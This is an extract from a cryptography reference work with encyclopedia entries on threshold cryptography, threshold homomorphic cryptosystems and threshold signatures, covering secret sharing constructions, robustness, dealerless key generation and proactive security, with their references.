All three factors of authentication do not guarantee that the person who is providing the authentication information is

the authorized person to use the system. Authentication systems rely on the secrecy of the authentication mechanisms. Therefore, if the secrecy of these authentication mechanisms is lost, the authentication system is void.

Recommended Reading

1. Burr WE, Dodson DF, Timothy Polk W (2006) Electronic authentication guideline. NIST Special Publication 800–863, National Institute of Standards and Technology, Gaithersburg, USA
2. Carlton SF, Taylor JW, Wyszynski JL (1988) Alternate authentication mechanisms. In: Proceedings of the eleventh national computer security conference, Baltimore, MD, pp 333–338
3. Cope BJB (1990) Biometric systems of access control. Electrotechnology 18(2):71–74
4. England DM (1988) Zodiac: personal identification by signature. Computer Bulletin 4:33–34
5. Farrow R (1991) UNIX system security. Addison-Wesley, Reading, MA
6. Lobel J (1986) Foiling the system breakers: computer security and access control. McGraw-Hill, New York
7. Luby M, Racko C (1989) A study of password security. J Cryptol 1(3):151–158
8. Norman ARD (1983) Computer insecurity. Chapman and Hall, London
9. Rankl W, Effing W (2010) Smart card handbook, 4th edn. Wiley, Chichester, UK
10. Smith RE (2002) Authentication: from passwords to public keys. Addison-Wesley, Reading, MA
11. Spaord EH, Weeber SA (1991) User authentication and related topics: an annotated bibliography. Technical report CSD–TR–91–086, Purdue University
12. Vielhauer C (2006) Biometric user authentication for IT security: from fundamentals to handwriting, vol 18 of Advances in information security, chapter 4. Springer, New York, pp 77–115

Threshold Cryptography

Yvo Desmedt
Department of Computer Science, University College London, London, UK

Related Concepts

►Secret Sharing Schemes; ►Threshold Signature; ►Verifiable Secret Sharing; ►Visual Secret Sharing Schemes

Definition

Techniques to let only groups of people use a cryptographic system, be it to compute or verify digital signatures or to encrypt or decrypt digital data.

Background

In modern cryptography, most schemes have been developed for a scenario with one sender and one receiver. However, there are scenarios in which many receivers (or many senders) need to share the power to use a cryptosystem. The main motivation for ►*threshold cryptography* was to develop techniques to deal with the multi-sender/multi-receiver scenarios.

To illustrate the aforementioned scenarios, we first discuss several particular cases of threshold cryptography to clarify its importance. To motivate *threshold decryption*, take the setting of ►*key escrow* [4, p. 210]. In Micali's approach [34] as well as the NIST proposal Clipper Chip proposal [7], a threshold scheme is used. Key Escrow agents have shares of each user's secret key. When a court order is received, the law enforcement receives these shares from the Key Escrow agents. This permits recovering the user's secret key. A major disadvantage of these schemes is that once these shares of a user have been provided, the law enforcement receives the technical means (the key) to decrypt any ciphertext received (or sent) by this user. This implies even those ciphertexts sent before the court order was issued. A solution that reduces this risk is one in which a threshold of shareholders decrypt specific messages *without leaking during this process anything about other plaintexts or the secret key*. Achieving the above is precisely the goal of threshold decryption. So, while in threshold schemes the shareholders (called the Key Escrow Agencies in the Clipper proposal) *reveal* their shares to the law enforcement agency, in threshold decryption they *use* their shares; only the plaintext (*cryptosystem*) is revealed to the law enforcement agency.

Now consider ►*threshold signatures*. Often documents do not originate from a single source but from multiple. Indeed, consider a democracy, e.g., the parliament, in which no member has the power himself/herself to make a law. There, a majority is required. So, the original concept of ►*digital signature* needs to be adapted. A seemingly trivial approach would be to have the members have shares of the secret key (corresponding to the parliament public key), and when a message needs to be signed, a member voting for the proposal just reveals his/her share to the speaker (chair). The speaker can then compute the secret key and sign the message. However, this approach has a major security problem. Indeed, the speaker obtaining the secret key could fraudulently (now or in the future) authenticate other messages alone. The real solution to prevent this type of fraud is to have the members calculate the digital signature together *without divulging, to each other or to others, anything more about digital signatures for*

different messages, or about the secret key used in the process. Achieving this is the goal of threshold signatures.

Theory

Consider a scheme that has some security requirement S against an adversary. In such a system usually, a party has some secret key. To achieve the threshold variant, first, this secret key is shared among l parties, often called shareholders. To achieve a threshold cryptography variant, one needs the following conditions:

Reliability: The new cryptographic scheme, when executed by t of the shareholders, satisfies the security condition S.

Threshold Security: Any attempt by $t-1$ shareholders to help a passive (active) adversary break the original security condition S will fail.

A scheme satisfying these conditions is called a t-out-of-l threshold cryptosystem (for a more detailed description among these lines, see [18]).

So, one can speak, for example, about:

Threshold pseudorandomness: in which a threshold of parties generate jointly a pseudorandom string.

Threshold zero-knowledge interactive proof of knowledge: in which a threshold of parties prove to know jointly a secret, without divulging to each other and outsiders anything additionally about this secret.

Threshold authentication codes: in which a threshold of parties is required to generate a MAC.

We will first focus on the case insiders try to help a passive adversary. Note that in the above description of threshold cryptography, the threshold condition can be replaced by a general ►*access structure*, as already addressed by [21]. From now on when we speak about threshold cryptography, we include the case the access structure is a general access one.

Since threshold cryptography is a very active research area, it is impossible in a few pages to give a complete survey of all the work done and all of the subtle issues.

We distinguish two main approaches and a variant.

A General Approach

For the case of the general approach [11], let us express the underlying cryptographic scheme as $f_k(input)$, where k is a secret key and, in the case of, for example:

Threshold decryption the *input* is a ciphertext.

Threshold signatures the *input* is a message to sign.

In the general approach, one defines a parameterized function g such that $g_{input}(k) = f_k(input)$ for each k and input. The general approach now works when the function g_{input} is an homomorphism, i.e.,

$$g_{input}(k_1) * g_{input}(k_2) = g_{input}(k_1 + k_2) \tag{1}$$

where $k_1, k_2 \in K(+)$, an Abelian group.

Note that many cryptographic schemes satisfy this condition. Examples are the ►*one-time pad* encryption/decryption and the *RSA cryptoscheme*. A part of the decryption in the ►*ElGamal public key encryption* scheme also satisfies this condition. Indeed when receiving (c_1, c_2), to decrypt the receiver computes $m' := c_2 \cdot (c_1^a)^{-1}$. The exponentiation is the only part that uses the secret key a. This exponentiation trivially satisfies Eq. 1.

We now explain how one can use such a cryptosystem to make a threshold cryptographic variant. To facilitate the reading, we start with a simple case. In general, one uses a multiplicative secret sharing scheme (in the context of threshold cryptography), which is discussed later on.

A 2-Out-of-2 Case

Equation 1 can be used immediately to obtain a 2-out-of-2 threshold cryptographic variant of the cryptographic scheme based on g. Indeed, assume $k \in K(+)$ is the secret key, where K is a group (a quasigroup [1] is sufficient). Now assume that k_1 was chosen uniformly random in K and that $k_2 = -k_1 + k$. Give the first participant k_1 and the second k_2 as shares of k.

Each time now that the cryptographic scheme must be used on some input a, participant i computes the *partial result* $\alpha_i := g_a(k_i) = f_{k_i}(a)$, i.e., the underlying cryptographic scheme is used as if the key is replaced by the share k_1. (If we talk about threshold signatures, the partial result is called *partial signature*, etc.)

Now, from α_1 and α_2, anybody can compute what the output of the original cryptographic scheme would had been using Eq. 1. If this result is transmitted outside some organization, the party that performs this computation is called a *combiner*.

The proof of security is rather easy in this case. Since slightly different arguments are needed depending on whether the security condition is an unconditional or conditional one, we give a sketch. First, the reliability condition is satisfied due to the homomorphic property of g and the fact that $k = k_1 + k_2$. The threshold security property follows from the following argument. Suppose one participant could help an adversary in beating the security condition S, then the adversary does not need that participant (informally, the original scheme does not satisfy the

condition S). We demonstrate that the adversary can just simulate that participant. Indeed k_1 occurs uniformly random, and due to the one-time pad property [40] so does k_2. Suppose the inside participant is P_1, then the adversary chooses a uniformly random k_1 and computes $g_a(k_1)$. Since $g_a(k) = g_a(k_1) * g_a(k_2)$, the task for the adversary to compute $g_a(k)$ is as hard as the computation of $g_a(k_2)$.

The more general case of a t-out-of-l threshold cryptographic scheme (or the use of a general access structure) is only a little more complex.

Using a Multiplicative Secret Sharing Scheme

First, we define what a *multiplicative secret sharing* scheme is.

Definition 1 Let $\mathcal{K}(*)$ be a group from which the secrets are chosen and $\mathcal{S}_i$ be a set from which the shares of the ith participant are chosen. Let $\mathcal{A} = \{P_1, \ldots, P_l\}$ be a set of l participants, and $\Gamma_{\mathcal{A}}$ be an access structure over $\mathcal{A}$. A multiplicative sharing scheme for $\mathcal{G}$ is a secret sharing scheme in which the dealer distributes the shares in such a way that if P_i gets s_i, $i = 1, \ldots, n$, then for each $\mathcal{B} = \{P_{i_1}, \ldots, P_{i_{|\mathcal{B}|}}\} \in \Gamma_{\mathcal{A}}$, any secret $k \in \mathcal{K}$ can be expressed as

$$k = \psi_{i_1,\mathcal{B}}(s_{i_1}) \cdot \psi_{i_2,\mathcal{B}}(s_{i_2}) \cdot \cdots \cdot \psi_{i_{|\mathcal{B}|},\mathcal{B}}(s_{i_{|\mathcal{B}|}}), \qquad (2)$$

where $\psi_{j,\mathcal{B}}$, $j \in \mathcal{B}$, are functions from $\mathcal{S}_j$ to $\mathcal{K}$ which any P_j can compute.

If the participants P_j are polynomially bounded, then one should assume that $\psi_{i,\mathcal{B}}(s_j)$, $j \in \mathcal{B}$, can be computed in polynomial time.

Note that when K is an Abelian group, and we use additive notation, then Eq. 2 becomes:

$$k = \sum_{i \in \mathcal{B}} \psi_{i,\mathcal{B}}(s_i). \qquad (3)$$

We now explain how to achieve the threshold cryptographic scheme. Let the participants have shares s_i of the secret key k. To execute the cryptographic scheme on input a, when the set $\mathcal{B}$ is known, each participant P_i in $\mathcal{B}$ computes the partial result $g_a(\psi_{i,\mathcal{B}}(s_i)) = f_{\psi_{i,\mathcal{B}}(s_i)}(a)$. These partial results are sent to the combiner, who basically performs a multiplication. Indeed due to the homomorphic property of g, we have that

$$g_a(k) = \prod_{i \in \mathcal{B}} g_a(\psi_{i,\mathcal{B}}(s_i)) \qquad (4)$$

The case that $\mathcal{B}$ is not known in advance is briefly discussed later on.

We now list some examples of multiplicative secret sharing schemes. If K is a finite field, then ►*Shamir's threshold scheme* is multiplicative. This allows to explain the threshold ElGamal public key encryption scheme [13]. In the case of RSA, $K = Z_{\phi(n)}$ and so Shamir's threshold scheme cannot be used. An additional problem is that making $\phi(n)$ public would allow an enemy to break RSA. To address this issue, *black box secret sharing* schemes were studied. These work, regardless what K is, provided one to perform the group operation in the Abelian group K efficiently. For details of such schemes see [8, 9, 16].

(For more details about multiplicative secret sharing, see, e.g., [10, 12, 14] and also [21, 25].)

Unknown Subset of Participants

An interesting case occurs when the set of participants is unknown before the final output is computed by the combiner, and one wants to avoid interaction between the shareholders and the combiner.

This issue can be resolved in the case the functions $\psi_{i,\mathcal{B}}$ correspond with multiplications with the scalar $a_{i,\mathcal{B}}$. This can be addressed using module theory [29]. Still these scalars depend on $\mathcal{B}$. So, this multiplication cannot be executed by the participant. Using a property of modules [30], the combiner can instead perform an equivalent operation. For more details consult, e.g., [11].

Particular Approaches

The general approach suffers from two main problems, being:

- Not all cryptographic schemes satisfy the homomorphic property of Eq. 1. In its generality, no practical solution has been proposed to address this problem. For some algorithms, such as the ►*Digital Signature Standard* (DSS), a practical approach was studied in [27, 33].
- Using the most general approach does not necessarily result in the most efficient scheme. The use of a black box secret sharing scheme when K is a finite field is just one example. Shoup [41] proposed a scheme specifically designed to achieve threshold RSA signatures.

A Variant of the General Approach

It seems that the last approach should outperform the first in efficiency. However, King [31] (see also [32]) demonstrated that when the set of shareholders that will jointly execute RSA is known in advance, that the scheme in [20] outperforms Shoup's scheme.

So, the idea to start from a general scheme and then to (sub-)optimize it to a particular underlying cryptographic scheme is not necessarily a bad approach.

Enhancements

The aforementioned schemes can be viewed as basic schemes. Indeed, until now, we assumed that insiders would only help a passive adversary. When protecting against insiders trying to help an active adversary, several issues need to be addressed. These are now surveyed and references are given.

Robustness

To analyze the reliability aspect, let us focus on Eq. 4. It is clear that if one (or more) shareholder sends one wrong partial result, $g_a(\psi_{i,\mathcal{B}}(s_i))$ the result will (likely) be wrong. If a public key system is used, one can, using the public key, verify that the result is wrong. When the numbers of wrong partial results is small, and a public key system is used, an exhaustive search will evidently find out the subset of participants that sent the wrong partial result [39]. One can then recompute the result $g_a(k)$ by ignoring the wrong partial results, provided one has at least $t+e$ partial results, where e is the number of wrong ones.

A threshold scheme that addresses this issue is called robust. Several schemes that do not need above exhaustive search have been presented for variant underlying cryptographic schemes, e.g., [24, 26, 27].

To avoid this exhaustive search, in the case of an underlying public key scheme, the following can be used. If t participants each prove that what was sent is the correct partial result, then one can ignore all other partial results.

No Trusted Dealer

One can wonder who computes the secret share the participant will use. In the first schemes, a single trusted dealer was often used. It is clear that such an approach can best be avoided; however, this is not always that easy.

If the secret key can be chosen randomly, as is usually the case in a discrete log setting, then the following use of *homomorphic secret sharing* can be utilized toward abolishing the need for a trusted dealer. We first define the notion of homomorphic secret sharing.

Definition 2 Let $(s_1, s_2, \ldots, s_l)$ be a share assignment of the key k and similarly $(s'_1, s'_2, \ldots, s'_l)$ be the shares of the key k'. Assume operations, denoted using "+", are defined on the share spaces and the key space. A secret sharing scheme is called homomorphic [3] if $((s_1 + s'_1), (s_2 + s'_2), \ldots, (s_l + s'_l))$ is a possible share assignment of the key $k + k'$.

Shamir secret sharing scheme is homomorphic. In fact, any multiplicative secret sharing scheme, in which each function $\psi_{i,\mathcal{B}}$ (for $\mathcal{B} \in \Gamma_{\mathcal{A}}$) is a homomorphism, forms a homomorphic secret sharing scheme.

We now survey how to avoid a dealer. The first participant chooses a uniformly random key k_1 and plays distributor of this key generating shares $(s_{1,1}, s_{1,2}, \ldots, s_{1,l})$. The first participant sends, using a secure channel, the shares $s_{1,i}$ to participant i and $1 \le i \le l$. Now, t participants, let say those in $\mathcal{B} \subset \mathcal{A}$, will perform similar operations (choosing the randomness independently) and create shares $s_{j,i}$ instead of $s_{1,i}$ and send those privately to participant i. A participant i can then compute the share $s_i = \sum_{j \in B} s_{j,i}$. Since the sharing scheme is homomorphic, s_i is a share of the key $k = \sum_{j \in B} k_j$. If the keys k_j belong to an Abelian group (see also [25]) and the secret sharing scheme is perfect, then $t-1$ shareholders have no information about the secret key k.

The first use of this idea in the context of threshold cryptography was by Pedersen in [36]. Pedersen's scheme also guarantees that the distribution is verifiable, i.e., the shares the shareholders received will always recompute the same secret key. Pedersen's scheme also guarantees that this secret key corresponds to the public key that is made public.

Note that the problem of avoiding a trusted dealer is much more complex in the context of RSA (see e.g., [5, 37]).

Proactive Security and its Generalizations

One can wonder what should happen when a share is stolen or lost. Worse, what happens when an outsider collects more shares than the threshold? As already observed in [17], it is a bad idea to change the public key of a group, in particular when this group is well known. Those who have not updated their public key database will use the old one. Also the new public key must be certified enough times independently before it can be trusted.

The solution that has been proposed to address this problem is to get new *guaranteed correct* shares without relying on a trusted dealer and to keep the old public key as long as is reasonable possible. The old shares should be destroyed and the update should be done frequently enough, taken the power of the enemy who may collect shares into account. This solution is called *proactive secret sharing*.

We briefly explain how the use of homomorphic secret sharing can contribute toward achieving proactive threshold cryptography. We assume that the secret sharing scheme is homomorphic.

If $(s_1, s_2, \ldots, s_l)$ is a share assignment for the key k and $(s'_1, s'_2, \ldots, s'_l)$ is a uniformly random share assignment for the "key" 0, then $(s''_1, s''_2, \ldots, s''_l) = (s_1 + s'_1, s_2 + s'_2, \ldots, s_l + s'_l)$ is a new share assignment for the same key k. Assume that one trusts t shareholders. Then t participants, denoted by j, can each contribute their own random

$(s'_{j,1}, s'_{j,2}, \ldots, s'_{j,l})$. This is done in a similar way as before; however, the shares correspond with the "keys" 0. When working in an Abelian group (see also [25]) and when the secret sharing scheme is perfect, the resulting share $s''_i = s_i + \sum_{j \in B} s'_{j,i}$ will be guaranteed independent of the original share s_i due to the properties of the one-time-pad [40]. Both s_i and s''_i are shares of the same key k.

One should note that the schemes are more complex since each contributing shareholder needs to prove that his contribution $(s'_1, s'_2, \ldots, s'_l)$ consists of shares of 0. Also, achieving proactive threshold RSA is more complex. The concept of proactive secret sharing is based on [35] and its combination with threshold cryptography has been studied in [23, 28, 38].

The following is a more general problem. How, given shares for authorized subsets of the participants in A, specified by an access structure Γ_A, can the participants in A, without the use of a trusted dealer, distribute new shares for an access structure $\Gamma'_{A'}$, where A' is the new set of participants. If $\Gamma_A \notin \Gamma'_{A'}$ it is clear that some shareholders must destroy their shares. The security requirement is that no unauthorized set of parties learn anything new about the secret key. For more details see [2, 6, 14, 22].

Other Surveys

Other surveys of threshold cryptography can for example be found in [15, 19].

Recommended Reading

1. Albert AA (1943) Quasigroups I. Trans Am Math Soc 54:507–519
2. Bao F, Deng R, Han Y, Jeng A (1997) Design and analysis of two basic protocols for use in TTP-based key escrow. In: Varadharajan V, Pieprzyk J, Mu Y (eds) Information security and privacy, second Australian conference, ACISP '97, Sydney. Lecture notes in computer science 1270, Springer-Verlag, Heidelberg, pp 261–270
3. Benaloh JC (1987) Secret sharing homomorphisms: keeping shares of a secret secret. In: Odlyzko A (ed) Advances in cryptology, Proceedings of Crypto '86, Santa Barbara, CA. Lecture notes in computer science 263, Springer-Verlag, Heidelberg, pp 251–260
4. Beth T (1990) Zur Sicherheit der Informationstechnik. Informatik-Spektrum, 13:204–215 (In German)
5. Boneh D, Franklin M (1997) Efficient generation of shared RSA keys. In: Kaliski BS (ed) Advances in cryptology – Crypto '97 proceedings, Santa Barbara, CA. Lecture notes in computer science 1294, Springer-Verlag, Heidelberg, pp 425–439
6. Chen L, Gollmann D, Mitchell C (1997) Key escrow in mutually mistrusting domains. In: Lomas M (ed) Security protocols, Cambridge, United Kingdom April 10–12, 1996. Lecture notes in computer science 1189, Springer-Verlag, Heidelberg, pp 139–153
7. A proposed federal information processing standard for an escrowed encryption standard (EES) (1993). Federal Register, July 30, 1993
8. Cramer R, Fehr S (2002) Optimal black-box secret sharing over arbitrary abelian groups. In: Yung M (ed) Advances in cryptology – Crypto 2002 proceedings, Santa Barbara, CA. Lecture notes in computer science 2442, Springer-Verlag, Heidelberg, pp 272–287
9. Cramer R, Fehr S, Stam M (2005) Black-box secret sharing from primitive sets in algebraic number fields. In: Victor S (ed) Advances in cryptology – Crypto 2005, Santa Barbara, CA. Lecture notes in computer science 3621, Springer, Heidelberg, pp 344–360
10. Di Crescenzo G, Frankel Y (1999) Existence of multiplicative secret sharing schemes with polynomial share expansion. In: Proceedings of the tenth annual ACM-SIAM symposium on discrete algorithms, January 17–19, 1999, Baltimore, MD
11. De Santis A, Desmedt Y, Frankel Y, Yung M (1994) How to share a function securely. In: Proceedings of the twenty-sixth annual ACM Symposium theory of computing (STOC), Montreal, Quebec. May 23–25, 1994, pp 522–533
12. Desmedt Y, Di Crescenzo G, Burmester M (1995) Multiplicative nonabelian sharing schemes and their application to threshold cryptography. In: Pieprzyk J, Safavi-Naini R (eds) Advances in cryptology – Asiacrypt '94 proceedings, Wollongong, Australia, November/December, 1994. Lecture notes in computer science 917, Springer-Verlag, Heidelberg
13. Desmedt Y, Frankel Y (1990) Threshold cryptosystems. In: Brassard G (ed) Advances in cryptology – Crypto '89 proceedings, Santa Barbara, CA. Lecture notes in computer science 435, Springer-Verlag, Heidelberg, pp 307–315
14. Desmedt Y, Jajodia S (1997) Redistributing secret shares to new access structures and its applications. Tech. Report ISSE-TR-97-01, George Mason University, July 1997. ftp://isse.gmu.edu/pub/techrep/97_01_jajodia.ps.gz
15. Desmedt YG (1994) Threshold cryptography. Eur Trans Telecomm 5(4):449–457 (Invited paper)
16. Desmedt YG, Frankel Y (1994) Homomorphic zero-knowledge threshold schemes over any finite abelian group. SIAM J Disc Math 7(4):667–679
17. Desmedt Y (1988) Society and group oriented cryptography: a new concept. In: Pomerance C (ed) Advances in cryptology, Proceedings of Crypto '87, Santa Barbara, CA. Lecture notes in computer science 293, Springer-Verlag, Heidelberg, pp 120–127
18. Desmedt Y (1993) Threshold cryptosystems. In: Seberry J, Zheng Y (eds) Advances in cryptology – Auscrypt '92 proceedings, Gold Coast, Queensland. Lecture notes in computer science 718, Springer-Verlag, Heidelberg, pp 3–14 (Invited paper)
19. Desmedt Y (1997) Some recent research aspects of threshold cryptography. In: Okamoto E, Davida G, Mambo M (eds) Information security proceedings, Tatsunokuchi, Ishikawa. Lecture notes in computer science 1396, Springer-Verlag, Heidelberg, pp 158–173 (Invited lecture)
20. Frankel Y, Desmedt Y (1992) Parallel reliable threshold multisignature. Tech. Report TR–92–04–02, Dept. of EE & CS, University of Wisconsin–Milwaukee, April 1992. ftp://ftp.cs.uwm.edu/pub/tech_reports/desmedt-rsa-threshold_92.ps
21. Frankel Y, Desmedt Y (1993) Classification of ideal homomorphic threshold schemes over finite Abelian groups. In: Rueppel RA (ed) Advances in cryptology – Eurocrypt '92 proceedings, Balatonfüred, Hungary, May, 1992. Lecture notes in computer science 658, Springer-Verlag, Heidelberg, pp 25–34
22. Frankel Y, Gemmell P, MacKenzie PD, Yung M (1997) Optimal resilience proactive public key cryptosystems. In: 38th annual

symposium on foundations of computer science (FOCS), Miami Beach, FL, October 20–22, 1997. IEEE Computer Society Press, USA
23. Frankel Y, Gemmell P, MacKenzie PD, Yung M (1997) Proactive RSA. In: Kaliski BS (ed) Advances in cryptology – Crypto '97 proceedings, Santa Barbara, CA. Lecture notes in computer science 1294, Springer-Verlag, Heidelberg, pp 440–454
24. Frankel Y, Gemmell P, Yung M (1996) Witness-based cryptographic program checking and robust function sharing. In: Proceedings of the twenty-eighth annual ACM symposium on theory of computing, May 22–24, 1996, pp 499–508
25. Frankel Y, Desmedt Y, Burmester M (193) Non-existence of homomorphic general sharing schemes for some key spaces. In: Brickell EF (ed) Advances in cryptology – Crypto '92 proceedings, Santa Barbara, CA. Lecture notes in computer science 740, Springer-Verlag, Heidelberg, pp 549–557
26. Gennaro R, Jarecki S, Krawczyk H, Rabin T (1996) Robust and efficient sharing of RSA functions. In: Koblitz N (ed) Advances in cryptology – Crypto '96 proceedings, Santa Barbara, CA. Lecture notes in computer science 1109, Springer-Verlag, Heidelberg, pp 157–172
27. Gennaro R, Jarecki S, Krawczyk H, Rabin T (1996) Robust threshold DSS signatures. In: Maurer U (ed) Advances in cryptology – Eurocrypt '96 proceedings, Zaragoza, Spain. Lecture notes in computer science 1070, Springer-Verlag, Heidelberg, pp 354–371
28. Herzberg A, Jarecki S, Krawczyk H, Yung M (1955) Proactive secret sharing. In: Coppersmith D (ed) Advances in cryptology – Crypto '95 proceedings, Santa Barbara, CA. Lecture notes in computer science 963, Springer-Verlag, Heidelberg, pp 339–352
29. Jacobson N (1985) Basic algebra I. W. H. Freeman and Company, New York
30. Jacobson N (1989) Basic algebra II. W. H. Freeman and Company, New York
31. King B (2000) Improved methods to perform threshold RSA. In: Okamoto T (ed) Advances in cryptology – ASIACRYPT 2000. vol 1976 of LNCS, Springer, Heidelberg, pp 359–372
32. King B (2000) Algorithms to speed up computations in threshold rsa. In: Dawson E, Clark A, Boyd C (eds) Information security and privacy, 5th Australian conference, ACISP 2000, Brisbane, Australia, July 10–12. Lecture notes in computer science 1841, Springer-Verlag, Heidelberg, pp 443–456
33. Langford SK (1995) Threshold DSS signatures without a trusted party. In: Coppersmith D (ed) Advances in cryptology – Crypto '95 proceedings, Santa Barbara, CA. Lecture notes in computer science 963, Springer-Verlag, Heidelberg, pp 397–409
34. Micali S (1993) Fair public-key cryptosystems. In: Brickell EF (ed) Advances in cryptology – Crypto '92 proceedings, Santa Barbara, CA. Lecture notes in computer science 740, Springer-Verlag, Heidelberg, pp 113–138
35. Ostrovsky R, Yung M (1991) How to withstand mobile virus attacks. In: Proceedings of the 10th annual ACM symposium on principles of distributed computing, Montreal, Quebec, pp 51–60
36. Pedersen TP (1991) A threshold cryptosystem without a trusted party. In: Davies DW (ed) Advances in cryptology, Proceedings of Eurocrypt '91, Brighton, UK. Lecture notes in computer science 547, Springer-Verlag, Heidelberg, pp 522–526
37. Poupard G, Stern J (1998) Generation of shared RSA keys by two parties. In: Ohta K, Pei D (ed) Advances in cryptology – Asiacrypt '98 proceedings, Beijing, China. Lecture notes in computer science 1514, Springer-Verlag, Heidelberg, pp 11–24
38. Rabin T (1998) A simplified approach to threshold and proactive RSA. Manuscript, IBM T.J. Watson Research Center, PO Box 704, Yorktown Heights, New York
39. Reiter MK, Birman KP (1994) How to securely replicate services. ACM Trans Program Lang Syst 16(3):986–1009
40. Shannon CE (1949) Communication theory of secrecy systems. Bell Syst Tech J 28:656–715
41. Shoup V (2000) Practical threshold signatures. In: Preneel B (ed) Advances in cryptology – Eurocrypt 2000 proceedings, Bruges, Belgium. Lecture notes in computer science 1807, Springer-Verlag, Heidelberg, pp 207–220

Threshold Homomorphic Cryptosystems

Berry Schoenmakers
Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

Related Concepts

►Homomorphic Encryption; ►Threshold Cryptography

Definition

A threshold homomorphic cryptosystem is an asymmetric cryptosystem which combines the use of threshold cryptography and homomorphic encryption. A key pair is generated jointly between multiple parties, and whereas the public key is used for encryption as in ordinary asymmetric cryptosystems, the private key will only exist as a shared secret throughout its lifetime.

Background

Threshold homomorphic cryptosystems are used in many constructions of privacy-protecting protocols. Early use of the combination of homomorphic encryption and threshold decryption was made in Benaloh et al.'s voting schemes (see, e.g., [2]), and this approach became standard after the efficient voting scheme of [4]. More generally, in a series of papers [3, 7, 8, 11] it has been shown how threshold homomorphic cryptosystems can be used as a basic building block for achieving secure multiparty computation.

Theory

A threshold homomorphic cryptosystem is a special type of public key (or asymmetric) cryptosystem consisting of the following three components: (1) a distributed key generation protocol, (2) a homomorphic encryption algorithm, and (3) a threshold decryption protocol. The

distributed key generation protocol is executed once to set up a key pair, after which an unlimited number of encryption and decryptions can be done. Basic techniques from threshold cryptography are used for protocols (1) and (3), which are executed by n parties, any t of which are able to decrypt messages successfully, $1 \leq t \leq n$. Encryptions under the same public key can be combined using the homomorphic properties.

Ideally, the size of the public key is independent of the number of parties, hence does not grow with n. This holds true for most popular threshold homomorphic cryptosystems such as threshold ElGamal [10] and threshold versions of the Paillier cryptosystem (see, e.g., [5] for a basic threshold Paillier cryptosystem, where for simplicity the distributed key generation protocol is replaced by a trusted dealer). For constant-size public keys, the distributed key generation protocol is the most complex component of the cryptosystem and commonly uses some form of Verifiable Secret Sharing (VSS) as building block. For ElGamal and similar cryptosystems the distributed key generation protocol is quite practical (see, e.g., [9]), whereas for cryptosystems such as Paillier, which involve an RSA modulus, distributed key generation amounts to an advanced multiparty computation (see, e.g., [1, 6]).

If the size of the public key is allowed to be linear in n, however, the public key may simply be the list of public keys of the n parties, and encryption and decryption can be done using the distribution algorithm and the reconstruction protocol of a noninteractive Publicly Verifiable Secret Sharing (PVSS) scheme, respectively.

Recommended Reading

1. Algesheimer J, Camenisch J, Shoup V (2002) Efficient computation modulo a shared secret with application to the generation of shared safe-prime products. In: Advances in cryptology|CRYPTO '02. Lecture notes in computer science, vol 2442. Springer, Berlin, pp 417–432
2. Benaloh J, Yung M (1986) Distributing the power of a government to enhance the privacy of voters. In: Proceedings of the 5th ACM symposium on principles of distributed computing (PODC '86), ACM, New York, pp 52–62
3. Cramer R, Damgård I, Nielsen JB (2000) Multiparty computation from threshold homomorphic encryption. In: Advances in cryptology|EUROCRYPT '01. Lecture notes in computer science, vol 2045. Springer, Berlin, pp 280–300. Full version eprint.iacr.org/2000/055, 27 October 2000
4. Cramer R, Gennaro R, Schoenmakers B (1997) A secure and optimally efficient multi-authority election scheme. In: Advances in cryptology|EUROCRYPT '97. Lecture notes in computer science, vol 1233. Springer, Berlin, pp 103–118
5. Damgård I, Jurik M (2001) A generalisation, a simplification and some applications of Paillier's probabilistic public-key system. In: Public key cryptography|PKC '01. Lecture notes in computer science, vol 1992. Springer, Berlin, pp 119–136
6. Damgård I, Mikkelsen G (2010) Efficient, robust and constant-round distributed RSA key generation. In: Proceedings of the 7th theory of cryptography conference, TCC 2006. Lecture notes in computer science, vol 5978. Springer, Berlin, pp 183–200
7. Damgård I, Nielsen JB (2003) Universally composable efficient multiparty computation from threshold homomorphic encryption. In: Advances in cryptology|CRYPTO '03. Lecture notes in computer science, vol 2729. Springer, Berlin, pp 247–264
8. Franklin M, Haber S (1996) Joint encryption and message-efficient secure computation. J Cryptol 9(4):217–232
9. Gennaro R, Jarecki S, Krawczyk H, Rabin T (1999) Secure distributed key generation for discrete-log based cryptosystems. In: Advances in cryptology|EUROCRYPT '99. Lecture notes in computer science, vol 1592. Springer, Berlin, pp 295–310
10. Pedersen T (1991) A threshold cryptosystem without a trusted party. In: Advances in cryptology|EUROCRYPT '91. Lecture notes in computer science, vol 547. Springer, Berlin, pp 522–526
11. Schoenmakers B, Tuyls P (2004) Practical two-party computation based on the conditional gate. In: Advances in cryptology|ASIACRYPT '04. Lecture notes in computer science, vol 3329. Springer, Berlin, pp 119–136

Threshold Signature

Gerrit Bleumer
Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

Related Concepts

►Digital Signature; ►Forgery; ►Group Signatures

Definition

Threshold signatures are ►digital signatures where signers can establish groups such that only certain subsets of the group can produce signatures on behalf of the group. The collection of subsets that are authorized to produce signatures is called the ►access structure of a threshold scheme.

Theory

A (t, n)-threshold signature scheme is a digital signature scheme where any t or more signers of a group of n signers can produce signatures on behalf of the group. In general, a threshold signature does not reveal the actual group members that have cooperated to produce it. *Multisignatures* are threshold signatures with the additional feature that they reveal the identities of the group members who produced them [2, 12]. In multisignatures, the signing members are

not anonymous at all. The special case of a (1, 1)-threshold signature scheme is an ordinary ►digital signature scheme. The goal of a threshold signature scheme is to enforce dual control over the signing capability (choose $t > 1$) or to eliminate single points of failure (choose $n > 1$), or both. Each group of signers can be managed by a *trusted group authority*, which oversees joining and leaving the group. Obviously, many groups can choose to be managed by the same trusted group authority, or a group can choose to fully distribute the group management among its members such that every member is involved in all management transactions. Comprehensive overviews of threshold signatures are given by Desmedt [4, 5].

In a threshold signature scheme, each signing member of a group has an individual signing key pair (►public key cryptography). If individuals generate their key pairs without having to agree on common domain parameters, the threshold signature scheme is called separable [3]. An individual is registered for a group by presenting a suitable ID certificate to the respective trusted group authority and submitting her or his public verifying key. The trusted group authority constructs a group key pair, which consists of a private group key and a public group key, and publishes the public group key through one or more authentic channels such as a ►public key infrastructure (PKI). A member leaves a group by revoking her or his public verifying key from the trusted group authority. It is the responsibility of the trusted group authority to keep track of who belongs to the group at any point of time.

